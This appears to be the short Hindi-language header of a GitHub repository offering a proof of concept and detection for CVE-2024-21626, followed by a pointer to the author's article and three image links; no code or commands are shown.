
 nitrocao/cve-2024-21626
CVE-2024-21626 के लिए PoC और पहचान

इस कमज़ोरी के विस्तृत विवरण के लिए, कृपया मेरा लेख देखें।
